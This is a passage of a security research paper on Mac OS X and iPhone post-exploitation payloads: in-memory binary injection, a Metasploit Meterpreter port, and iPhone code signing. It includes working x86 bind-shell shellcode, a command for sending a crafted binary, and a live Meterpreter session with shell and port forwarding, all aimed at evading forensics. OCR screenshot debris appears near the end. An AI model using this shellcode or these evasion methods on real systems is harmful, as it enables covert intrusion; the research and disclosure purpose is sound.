Fun and Games with Mac OS X and iPhone Payloads

Charlie Miller
Independent Security Evaluators
cmiller@securityevaluators.com

Vincenzo Iozzo
Zynamics & Secure Network
vincenzo.iozzo@zynamics.com

Abstract
Mac OS X continues to spread among users, and with this increased market share comes more scrutinization of the security of the operating system. The topics of vulnerability analysis and exploit techniques have been discussed at length. However, most of these findings stop once a shell has been achieved. This paper introduces advanced payloads which help to avoid detection, avoid forensics, and avoid countermeasures used by the operating system for both Mac OS X and iPhone. These payloads include Meterpreter and userland-exec for forensics evasion and two iPhone payloads which work against factory iPhones, despite the device's memory protections and code signing mechanisms.

1. Introduction

Mac OS X is constantly attracting new users. Given that fact, in the last few years researchers focused more and more on this topic highlighting a number of security concerns, mainly caused by the lack of modern security counter measures [1,2]. Much is known about bug hunting and exploit development on OS X. Nonetheless, there is a lack of advanced techniques and tools that are already present and used on other OSes for post exploitation. Typical discussions of exploitation of OS X systems are centered on getting a shell running. This paper introduces advanced payloads which help to avoid detection, avoid forensics, and avoid countermeasures used by the operating system.

The remainder of this paper is organized as follows. Section 2 focuses on userland-exec in OS X. Section 3 discusses Meterpreter. Section 4 describes protections and the security architecture of iPhone. Section 5 reveals payloads that work on factory iPhones.

2. Userland-exec

This section describes a method to use userland-exec in OS X. With this technique, it is possible to inject into a victim's machine any kind of binaries ranging from your own piece of code to real applications like Safari. This is accomplished without leaving traces on the hard disk and without creating a new process, since the whole exploitation is performed in memory. This type of payload has been known for some time for Windows and is implemented in Meterpreter, for example [3]. It was first discussed for Mac OS X in [4].

This method allows an attacker who is able to execute code in the target machine to use it as a trampoline for higher-lever payloads. One might ask why, if the attacker is already running shellcode, they want to use userland-exec. The answer is that userland-exec allows the attacker to write complex applications, such as programs to take pictures with the camera or keyboard sniffers, in a high level language like C instead of assembly which would be necessary in shellcode. It also ensures that the application in question never touches the disk of the victim, making detection and forensics more difficult [5].

The basic idea behind the method is to imitate what the kernel does during a call to execve. We preprocess a binary and lay it out in memory exactly as the kernel would and in the way the dynamic linker dyld expects. Then we simply let dyld take over as it really would in the execution of a binary and let it resolve all the symbols and libraries and jump to the binary's entry point. All of this is done without touching the disk or calling execve.

Before we can explain the details of the technique, some background material is necessary.

Mach-O file format specification

The Mach-O file format is the standard used by the Mac OS X ABI [6] to store binaries on the disk.




Figure 1: The format of a Mach-O file.

A Mach-O file is divided into three major parts, as shown in Figure 1.

- **Header structure** which contains information on the target architecture and specified options needed to interpret the rest of the file.
- **Load commands** which specify, among other information, the layout of the file in virtual memory, the location of the symbol table, and the state of the registers of the main thread at the beginning of execution.
- **Segments** which may contain from 0 to 255 sections. Each segment defines a region of virtual memory and its sections represent code or data needed to execute the binary.

Each segment contains information on the address range used in virtual memory and the protection attributes for the memory region. All segments must be aligned on the virtual memory page size.

Some important segments include:
- **__PAGEZERO** which is stored at virtual memory location 0. This segment has no protection flags assigned, therefore accessing this region will result in a memory violation.
- **__TEXT** which holds the binary code and read-only data. This segment contains only readable and executable bytes, for this reason the pages don’t need to be writable. The first page of this segment also contains the header of the binary.
- **__DATA** which contains the binary data. This segment has both the reading and writing protection flags set.
- **__LINKEDIT** which stores information such as the symbol table, string table, etc. for the linker. This segment has both the reading and writing protection flags set.

Sections inherit protection flags from segments. They are used for defining the content of specific regions within segments of virtual memory.




Figure 2: The stack of the binary before calling the dynamic linker.

The execution of a binary on Mac OS X is conducted by two entities: the kernel and the dynamic linker [7]. The first part of the execution process is conducted by the kernel, whereas the second is conducted by the dynamic linker. When a process is launched, the kernel maps the dynamic linker at a fixed address onto the process address space. After that it parses the header structure of all the segments of the binary and loads them to the correct virtual memory regions. Before calling the dynamic linker a new stack is created. The stack layout is shown in Figure 2. It should be noticed that the address of the binary is pushed into the stack in order to let the dynamic linker handle it.

During the second phase the dynamic linker parses the binary and resolves symbols, library dependencies and so forth, before jumping to the binary entry point.
It must be noticed that all the libraries are recursively loaded by the dynamic linker itself, so the kernel does not play a role in this phase.

In the past Ripe and Pluf [8] proposed an attack that is able to use userland-exec [9] on a victim's machine. Their attack encapsulated a shellcode and a crafted stack into the binary file that is afterwards sent to the victim. Upon receiving the crafted binary the shellcode is executed and the userland-exec is performed.

Despite its usefulness the attack suffers some problems:
- It only works with ELF files on Linux.
- It doesn't work if ASLR is enabled.
- Only static binaries can be injected.

Although our technique uses a similar method to craft the binary, it should be considered new because both the target files and the payload construction differ greatly.

In the next section we detail how we craft the binary to execute on the victim's machine and how our shellcode works.

Crafted binary
Nemo [10] and Roy g biv [11] separately explain a technique for inserting malicious code in the __PAGEZERO segment. This infection attack changes __PAGEZERO protection flags and stores some code at the end of the Mach-O file, mapping it at a non-allocated arbitrary address in the virtual memory.




Figure 3: Layout of the crafted binary

We employ this technique to store malicious code inside the injected binary. First we create a crafted stack identical to the one shown in Figure 2.

Next, we append the stack and our loader code at the end of the file by using the __PAGEZERO infection technique. Finally, we overwrite the first byte of the header structure, which usually contains the magic number, with the address of our loader. The resulting Mach-O layout is shown in Figure 3.

Our embedded loader

The role of our loader is to impersonate the kernel and conduct its tasks. The code parses load commands, and for each segment that is encountered, the virtual memory used by the segment is firstly unmapped to wipe the old data contained in it, then it is mapped again with the correct protection flags. Lastly the segment is copied into the right position.

The __PAGEZERO segment plays a special role. It contains the crafted stack for the binary. When the embedded loader encounters this segment it unmaps the old data and copies the new stack into it. Finally the ESP pointer is stored in order to be used when the dynamic linker is called.

Other load commands are ignored as they are handled by the dynamic linker. When our embedded loader is executed in the address space of the exploited process, both the libraries allocated by the attacked process and the dynamic linker are present. The latter maintains a list of all allocated libraries; since all binaries rely on libSystem, our injected binary will use the one already allocated.

In order to work correctly, libSystem, when allocated, uses some variables to initialize heaps and parse environ and argument variables. If a new process is launched and those variables are not set properly, a crash will occur while allocating memory or parsing arguments. For this reason we need to wipe these control variables in our loader, before calling the dynamic linker.

The last part of the loader is in charge of cleaning registers, adjusting the stack pointer so that the address of the binary is the first word on the stack and calling the dynamic linker entry point, which is always at a fixed address.

Defeat libraries address space layout randomization
As said in the previous section, one of the tasks of our loader is to wipe some non-exported variables used by libSystem. Since these symbols are not exported, we cannot easily retrieve addresses for the aforementioned variables by simply using the dlopen()/dlsym() combination; neither it is possible to calculate their address a priori since the base address of libSystem is randomized.

In fact since Leopard, Apple has introduced ASLR for libraries. When either the system or a library is updated update_dyld_shared_cache(1) performs the randomization [12].

In this section a method for circumventing this problem is detailed. Firstly, we retrieve the addresses of some exported functions of the default dynamic linker, dyld. Then, we search for the libSystem base address and for the base address of the __DATA segment. Finally, we open the libSystem, which is present on the disk, searching for the symbols we need and we adjust them with the __DATA segment base address. Symbol names are hashed using Dan Bernstein's algorithm in order to reduce memory occupation.

Gathering dyld function addresses
In order to obtain the randomized base address of a library there are two possibilities:

- Parse the file dyld_shared_cache_i386.map and search for the library entry
- Use some functions exported by the default dynamic linker, performing the whole task in-memory.

We have chosen the second approach as it is cleaner and less error-prone than the first one. The employed functions are:

- **_dyld_image_count()** used to retrieve the number of linked libraries of a process.
- **_dyld_get_image_header()** used to retrieve the base address of each library.
- **_dyld_get_image_name()** used to retrieve the name of a given library.

The symbol table and the string table in Mach-O files are stored in the __LINKEDIT segment. To gather addresses of these functions we parse the binary searching for the symbol table and retrieve the addresses of the symbols.

Retrieve non-exported symbols
Having obtained dyld's function addresses we can retrieve the base address of libSystem. When a binary is executed, non-exported symbols are removed from the symbol table making it impossible to compute their addresses on the fly. For that reason we divided this process into two tasks:

- We calculate the base address of the __DATA segment where symbols are placed, parsing the header of the libSystem present in the process address space.
- We open libSystem binary and parse the symbol tables to retrieve addresses we are interested in.

Lastly, we need to relocate symbols by using the calculated address of the __DATA segment. We need to search for the following symbols:

- _malloc_def_zone_state
- _NXArgv_pointer
- _malloc_num_zones
- __keymgr_global

The shellcode
Now that the binary has been crafted and contains the embedded loader, all that remains is to inject it into the exploited process and redirect execution to it. This is very straightforward to do. The following shellcode can be used as the payload of an arbitrary exploit. It binds to port 1234 and expects a crafted binary to arrive at which point it userland-exec’s it.

```
char shellcode[] =
"\x31\xc0\x50\x40\x50\x40\x50\x50\xb0\x61\xcd\x80\x99\x89\xc6\x52"
"\x52\x52\x68\x00\x02\x04\xd2\x89\xe3\x6a\x10\x53\x56\x52\xb0\x68"
"\xcd\x80\x52\x56\x52\xb0\x6a\xcd\x80\x52\x52\x56\x52\xb0\x1e\xcd"
"\x80\x89\xc3\x31\xc0\x50\x48\x50\xb8\x02\x10\x00\x00\x50\xb8\x07"
"\x00\x00\x00\x50\xb9\x40\x4b\x4c\x00\x51\x31\xc0\x50\x50\xb8\xc5"
"\x00\x00\x00\xcd\x80\x89\xc7\x51\x57\x53\x53\xb8\x03\x00\x00\x00"
"\xcd\x80\x57\x8b\x07\x8d\x04\x38\xff\xe0";
```

Here is an example of it running the prepared “ls” binary.

The shellcode on the exploited host:
```
$ ./test_shellcode
```

Prepare and send the crafted binary:
```
$ ./builder 192.168.1.182 1234 x86ls "" ""
```

The output of the ls will appear in the standard output of the exploited process.

In this section, we have shown that it is possible to inject a binary of any sort in a victim's machine without either leaving traces on the hard disk or calling execve(2). This technique is very effective, but could be stopped by employing common memory protection counter-measures, like full ASLR. It is also possible to detect this kind of attack by using an anomaly based IDS system[13]. Through this attack we have been able to inject a wide range of binaries from simple command line utilities like ls to complex applications like Safari. We have also demonstrated that ASLR adopted only for libraries does not block a common set of post exploitation techniques.

3. Macterpreter

Metasploit is an open source exploitation framework containing many exploits and payloads [15]. It is mostly focused on Windows, although some effort was made to port it to Linux [16]. In the last month, Charlie Miller and Dino Dai Zovi have been adding code to Metasploit in order to make sure all of the functionality Metasploit has for Windows also exists for Mac OS X. A large part of this work was porting Meteterpreter to OS X, where we call it Macterpreter.

Meterpreter

Meterpreter is an advanced Metasploit payload. Within it exist many of the tools an attacker needs, such as the ability of traversing the file system. However, instead of executing a shell and then executing the /bin/ls binary, for example, as would occur in typical shellcode, the ability of getting a directory listing is completely contained within Meterpreter. That is, the code to get the directory listing (or anything else Meterpreter can do) executes completely within the context of the exploited process - and can be trusted, unlike the tools on some foreign system. Additionally, Meterpreter never has to touch the disk. Therefore, Meterpreter allows an attacker additional functionality, as will be discussed below, as well as stealth, as it doesn't touch disk or need to execute new processes. As we'll also see, it can utilize the userland-exec discussed in the last section to launch other applications without them touching the disk either.

Meterpreter is written with a basic core that is responsible for communicating with the client and loading extensions. The extensions are needed for additional functionality. Currently the only extension available for Mac OS X is called macapi. Windows has additional extensions which provide functionality like privilege escalation.

Macterpreter

Macterpreter provides all the basics of a shell, like file listings, making and deleting directories, process listings, getting your current privilege level, editing files, getting information about network interfaces, system information, etc. It also has features a typical shell lacks. For example, it can upload and download files, redirect traffic to other hosts (referred to as pivoting), take pictures with the iSight camera, and perform userland-exec.

Within Metasploit, in order to use Macterpreter, the user first needs to select the inject_bundle payload. This bit of shellcode accepts a bundle (a Mac OS X dynamic library plus resources) lays it out in memory, and then links it. This is accomplished with the two Mac OS X API calls NSCreateObjectFileImageFromMemory and NSLinkModule, which are present in Leopard, but are officially deprecated. These two

API calls allow a developer to load a bundle from memory without having to access it from the disk. After that, the core Macterpreter can use these same API calls to load any extensions.

One problem that arises, compared to Windows, is the concept of namespaces. The macapi extension needs to call functions from the Macterpreter core. But normally, loaded bundles or dynamic libraries cannot do this as there is a two-level namespace. This can be taken care of by including the following command line options to gcc when compiling: -flat_namespace -undefined suppress. The first option allows the code in the extension to reference code from the core. The second allows linking despite the fact that the functions from the core are not explicitly linked to the extension.

Macterpreter is binary compatible with the Windows Metasploit client, i.e. any client that can talk to the Windows Meterpreter will be able to talk to the Mac OS X version and vice versa. It shares much of the same underlying C code. While it is a huge advantage to share the same client code, it does come with one disadvantage. Namely, it doesn't introduce much Mac OS X specific commands and when Mac OS X has additional information available, such as with regards the file system, it cannot share this information with the client.

One other limitation with Macterpreter, compared with the Windows version, is that it lacks the ability to migrate to another process. This is accomplished in Windows by injecting code into the process you wish to migrate to. However, this is not possible in Mac OS X. (This is one case where Mac OS X *is* more secure than Windows!). In OS X, debugging is performed by the Mach API. In order to perform actions against other processes, you need the appropriate port rights. However, typically users do not have these rights, even for processes they own (even processes started by the process trying to inject the code). For the record gdb works because it is setgid procmod.

```
-rwxr-sr-x  1 root  procmod  6173008 Jul 26  2008 /usr/libexec/gdb/gdb-i386-apple-darwin
```

Finally, userland-exec is implemented within Macterpreter. It forks and then receives and lays out a crafted binary. This allows for the ability to run arbitrary binaries from within Macterpreter (without having to create Macterpreter extensions) without them touching the disk of the exploited machine.

Below is a sample session

```
$ ./msfcli exploit/osx/test/exploit RHOST=192.168.1.182 RPORT=1234 LPORT=4444
PAYLOAD=osx/x86/meterpreter/bind_tcp E
[*] Started bind handler
[*] Sending stage (387 bytes)
[*] Sleeping before handling stage...
[*] Uploading Mach-O bundle (50620 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (192.168.1.231:37335 -> 192.168.1.182:4444)

meterpreter > use stdapi
Loading extension stdapi...success.
```

```
meterpreter > pwd
/Users/cmiller/metasploit/trunk
meterpreter > ls

Listing: /Users/cmiller/metasploit/trunk
========================================

Mode              Size  Type  Last modified                 Name
----              ----  ----  -------------                 ----
40755/rwxr-xr-x   816   dir   Tue Feb 24 14:48:24 CST 2009  .
40755/rwxr-xr-x   102   dir   Wed Feb 18 22:28:25 CST 2009  ..
100644/rw-r--r--  2705  fil   Sun Nov 30 16:00:11 CST 2008  README

meterpreter > getuid
Server username: cmiller
meterpreter > sysinfo
Computer: Charlie-Millers-Computer.local
OS      : ProductBuildVersion: 9G55, ProductCopyright: 1983-2008 Apple Inc.,
ProductName: Mac OS X, ProductUserVisibleVersion: 10.5.6, ProductVersion:
10.5.6
meterpreter > execute -i -c -f /bin/sh
Process  created.
Channel 1 created.
id
uid=501(cmiller) gid=501(cmiller) groups=501(cmiller),98(_lpadmin),
81(_appserveradm),79(_appserverusr),80(admin)
exit
meterpreter > portfwd add -l 2222 -p 22 -r 192.168.1.182
[*] Local TCP relay created: 0.0.0.0:2222 <-> 192.168.1.182:22
meterpreter > exit
```

4. iPhone OS security

iPhone OS, the Operating System used for the IPhone, is a small subset of the Mac OS X found on desktops. Although they share a lot of code, iPhone OS has a number of additional security technologies not yet present on Mac OS X. Some of the more interesting security methods in the operating systems are ASLR, hardware enforced non-executable pages, and code signing. We'll discuss these topics in the context of Mac OS X and iPhone OS.

ASLR


ASLR is address space layout randomization. As mentioned in Section 1 of this paper, Mac OS X doesn't do this very well. In fact, Mac OS X randomizes only the location of loaded libraries (and not even dyld). It does not randomize the location of the stack, heap, or the executable image. The userland-exec takes advantage of the fact that dyld is not randomized to locate all the other libraries, thus demonstrating that essentially with dyld not being randomized, nothing is effectively randomized. On the other hand, in iPhone OS, even the location of the libraries are not randomized. For a given version of firmware, an attacker can predict the location of the stack, heap, executable image, and all libraries.

NX/XN bit
Another important anti-exploitation technology is hardware enforced non-executable pages. On x86 chips this is controlled by the NX bit (also referred to as the XD bit by Intel). For ARM chips, whether pages can be executed is controlled by the XN (Execute Never) bit. In Mac OS X (Leopard), the NX bit is only set on the stack. The heap is executable. There is no restriction on the protections that can be placed on heap pages. For example, pages can be RWX, i.e. can be read from, written to, and executed from.

The iPhone is quite different. In this case, the XN bit is heavily used to enforce security on all pages. Both the stack and the heap are non-executable, therefore it should not possible to perform any kind of code injection. Furthermore, no pages are allowed to have RWX permissions. This is possible since the iPhone doesn't have to have all the features of a desktop. For example, it doesn't need Flash or Java, which often write code and then need to execute it. Furthermore, on factory iPhones (non-jailbroken) pages which don't come from signed binaries that were ever writable can never become executable. More on this later. This strict policy concerning executability of pages makes exploitation on the iPhone much more difficult than on Mac OS X.

Given these security countermeasures an attacker is forced to find other ways of exploiting vulnerabilities. One might choose to try to write complex code to disk and then try to execute it. This is prevented by the code signing requirement.

Code signing
On a factory phone, all binaries and libraries must be signed by Apple in order to run (the exception is specially provisioned development and beta-testing phones). In Mac OS X, binaries can be signed as well. However, this is only for identification and binaries still run with or without a signature. Let's take a closer look at how code signing works.



IDA - C:\Documents and Settings\user-virtual\Desktop\kern - [matched functions]

simil...	c...	EA primary	name primary	EA secondary	name secondary	algorithm	m...	b...	b...	m...	in...	in...
0.87	0.99	394222	_ttywait	c0114e78	_ttywait	call reference matching	16	18	17	10	55	57
0.92	0.99	388579	_tvtoabstime	c014c584	_IODelay	MD index matching (flowgraph MD index, top...	1	1	1	4	25	6
0.57	0.99	362995	_tvtohz	c00f5900	_tvtohz	name hash matching	3	13	10	2	15	12
0.78	0.96	39a60d	_ubc_blktooff	c011a882	_ubc_blktooff	call reference matching	4	6	4	7	22	36
0.19	0.44	39b302	_ubc_create_upl	c011ad7a	_ubc_range_op	call reference matching	1	15	3	3	11	11
0.80	0.97	39b6f2	_ubc_cs_blob_add	c011b400	_ubc_cs_blob_add	call reference matching	44	53	54	54	307	274
0.57	0.90	39a46f	_ubc_cs_blob_allocate	c011b114	_ubc_cs_blob_allocate	call reference matching	1	1	3	2	14	8
0.10	0.44	39a491	_ubc_cs_blob_deallocate	c011b12e	_ubc_cs_blob_deallocate	call reference matching	1	46	1	1	12	4
0.76	0.98	39ab3a	_ubc_cs_blob_get	c011b1d4	_ubc_cs_blob_get	call reference matching	12	17	18	13	47	64
0.70	0.97	39a4c0	_ubc_getcred	c011a7ac	_ubc_getcred	name hash matching	3	6	3	0	7	9
0.21	0.44	39a5ec	_ubc_getobject	c0079584	sub_C0079584_2514	call reference matching	1	6	13	3	5	15
0.24	0.44	39a49a	_ubc_getsize	c011a77a	_ubc_getsize	call reference matching	1	6	3	1	5	6
0.84	0.94	39b622	_ubc_info_deallocate	c011b138	_ubc_info_deallocate	edges callgraph MD index	12	12	13	13	63	61
0.89	0.97	39a1cd	_ubc_info_init	c0487210	sub_C0487210_5391	relaxed MD index matching	1	1	1	4	10	34
0.87	0.98	39a1b0	_ubc_info_init_withsize	c02b1c90	sub_C02B1C90_4155	edges callgraph MD index	8	9	8	10	89	54
0.76	0.99	39a9ee	_ubc_isinuse	c036e970	sub_C036E970_4465	edges callgraph MD index	6	6	10	6	20	48
0.29	0.50	39a23c	_ubc_isinuse_locked	c013a1a6	__ZNK11OSMetaClass18instanceDestructed...	edges callgraph MD index	1	5	4	1	10	7
0.79	0.98	39a812	_ubc_msync	c005c498	sub_C005C498_2397	edges proximity MD index	6	6	9	4	37	24
0.78	0.96	39a672	_ubc_offtoblk	c011a8ce	_ubc_offtoblk	name hash matching	4	6	4	7	22	36
0.11	0.38	39b256	_ubc_page_op	c011ad48	_ubc_page_op	name hash matching	1	73	3	3	9	10
0.80	0.97	39a6d7	_ubc_pages_resident	c011a91a	_ubc_pages_resident	name hash matching	5	7	5	4	19	22
0.24	0.47	39b2a9	_ubc_range_op	c011adbe	_ubc_create_upl	string references	7	43	15	5	28	27
0.74	0.95	39a570	_ubc_setcred	c011a824	_ubc_setcred	name hash matching	5	8	5	2	19	23
0.77	0.94	39b3df	_ubc_setsize	c011afa8	_ubc_setsize	call reference matching	16	22	20	18	97	126
0.80	0.97	39a4e1	_ubc_setthreadcred	c011a7c0	_ubc_setthreadcred	name hash matching	8	11	8	8	39	44
0.15	0.38	39a87c	_ubc_sync_range	c011aac6	_ubc_sync_range	name hash matching	1	11	1	4	36	19
0.90	0.99	39a41f	_ubc_upl_abort	c011b0dc	_ubc_upl_abort	MD index matching (flowgraph MD index, top...	1	1	1	1	18	9
0.89	0.98	39a3a9	_ubc_upl_abort_range	c011af5c	_ubc_upl_abort_range	call reference matching	6	6	6	7	41	36

Line 8100 of 10455

```
reached threshhold, writing 1056 graphs (43)
reached threshhold, writing 721 graphs (44)
reached threshhold, writing 239 graphs (45)
reached threshhold, writing 218 graphs (46)
reached threshhold, writing 115 graphs (47)
processed 12104 functions in 168.765 seconds
428.03 seconds for exports...629.78 seconds matching
Retrieving information from the database... ok
```

AU: idle | Down | Disk: 9GB

Figure 4: BinDiff identifying “identical” functions in the xnu versus iPhone kernel.

Figure 4 shows the similarity between the open source xnu kernel and the iPhone kernel using the new BinDiffDeluxe engine, which is able to diff cross-architecture samples. Since they share a lot of code we can conduct our analysis directly on the xnu source code.

When an execve() call is performed the kernel parses the binary. Whenever a LC_CODE_SIGNATURE segment is encountered the kernel checks, using the ubc_cs_blob_get() function, if the signature for that address range is present. If it’s not then the one contained in the binary is allocated and the pages are validated. When a signature is added, SHA-1 hashes for each signed segment is checked. The hashes are calculated on the pages occupied by the segment, so even if some slack space is present in them, it cannot be used for malicious intents.

Although it is possible to map a page, e.g. with mmap, containing RX permissions whenever the page is accessed a SIGBUS is raised and the application crashes. In fact, in order to validate a page loaded at runtime a special fcntl() with F_ADDSIGS as cmd and a structure of this kind is used.

```
typedef struct fsignatures {
      off_t       fs_file_start;
      void        *fs_blob_start;
      size_t      fs_blob_size;
}fsignature_t;
```


The structure specifies the segment location and the signature position. If the signature and the SHA-1 hash are valid a special flag is set on the page in the kernel:

```
/* mark this vnode's VM object as having "signed pages" */
      kr = memory_object_signed(uip->ui_control, TRUE);
```

From that point on the page is accessible without raising a SIGBUS.

The other time code signing is important, besides at execve, is when libraries are loaded. Another important consequence of the code signing being linked to the page permissions is that it is not possible to map libraries directly from memory. (In fact, the APIs used my Macterpreter are not even present on the iPhone). It is still possible to load it from a file, assuming the library must be signed, or the pages cannot be marked as executable. Again, BinDiff helps identify how the Mac OS X and iPhone dyld, the code responsible for loading dynamic libraries, differ.

As shown in Figure 5, the only different function between the dyld on Mac OS X and IPhone OS in the execution path is loadCodeSignature() which is not present on the OS X version. What this function does is nothing more than retrieving the signature in the file and calling the fcntl() as discussed above.


zynamics BinDiff 2.1
Project
Help
Search
Regular Expression
Case sensitive
Flowgraph
Assembler
__ZN16ImageLoaderMachOC2EPKciPKhyyRK4statRKN11ImageLoader11LinkContextE
yyRK4statRKN11ImageLoader11LinkContextE
